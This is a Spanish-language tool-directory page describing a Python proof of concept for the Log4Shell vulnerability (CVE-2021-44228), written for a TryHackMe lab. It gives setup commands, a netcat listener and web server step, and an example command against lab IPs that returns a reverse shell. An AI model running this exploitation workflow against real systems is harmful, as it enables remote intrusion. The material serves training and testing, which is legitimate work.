
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2021-44228_PoC — Prueba de concepto en Python para CVE-2021-44228 (Log4Shell) que automatiza la explotación mediante un payload Java manipulado, con opciones de argparse para solicitudes GET personalizables y entrega de shell inversa. | Kitploit
Herramientas/GitHubGitHub/ab0x90/cve-2021-44228_poc
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubab0x90/cve-2021-44228_poc

CVE-2021-44228_PoC

Prueba de concepto en Python para CVE-2021-44228 (Log4Shell) que automatiza la explotación mediante un payload Java manipulado, con opciones de argparse para solicitudes GET personalizables y entrega de shell inversa.

Ver Repositorio
16131hace 4 añosAún no revisado
Compartir

POC para CVE-2021-44228

Este script de Python fue creado mientras trabajaba en la sala de TryHackMe para Log4j. Aunque fue creado con variables predeterminadas para esta sala, usé argparse para hacer que el script sea versátil para una solicitud GET. Todas las variables necesarias se pueden cambiar con diferentes opciones; consulta -h para más información.

Configuración

Aquí solo está alojado mi script; esto requiere otras dos descargas para funcionar correctamente, de las cuales daré los enlaces, pero configurar las carpetas de la forma en que lo hice permitirá que el script se ejecute sin mucho esfuerzo. Primero crea una carpeta log4j (o el nombre que quieras), luego haz git clone de este repositorio y mueve poc.py a /log4j/.

git clone https://github.com/ab0x90/CVE-2021-44228_PoC.git

A continuación, clona marshalsec, en el mismo directorio que acabas de crear. Y luego compílalo usando maven.

git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
mvn clean package -DskipTests

Por último, necesitarás descargar alguna versión de Java 8. Para este script, el valor predeterminado de -j es 'jdk1.8.0_20'.

El nuevo directorio debería verse así cuando todo esté extraído.

kali@kali-[~/tools/Exploits/log4j]$ls -al
total 338448
drwxr-xr-x 5 kali kali      4096 Dec 14 15:22 .
drwx------ 3 kali kali      4096 Dec 14 14:34 ..
drwxr-xr-x 8 kali kali      4096 Jul 30  2014 jdk1.8.0_20
drwxr-xr-x 5 kali kali      4096 Dec 14 14:40 marshalsec
-rw-r--r-- 1 kali kali      2781 Dec 14 16:02 poc.py

Después de completar esta configuración. Ten en cuenta que si deseas o necesitas usar una versión diferente de Java, esto se puede hacer con -j NOMBRE_DE_LA_CARPETA_DE_JAVA.

Uso


Menú de ayuda

En el script se incluye el payload proporcionado en la sala de THM; cambia la IP/puerto a lo que quieras usar.

Inicia un listener de netcat para capturar la shell en el puerto especificado en java_payload.

Inicia un servidor web de Python en el puerto 8000.

Comando de ejemplo:

python3 poc.py -l 10.6.20.239 -i 10.10.64.53 -p 8983 

Salida de ejemplo y reverse shell:

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →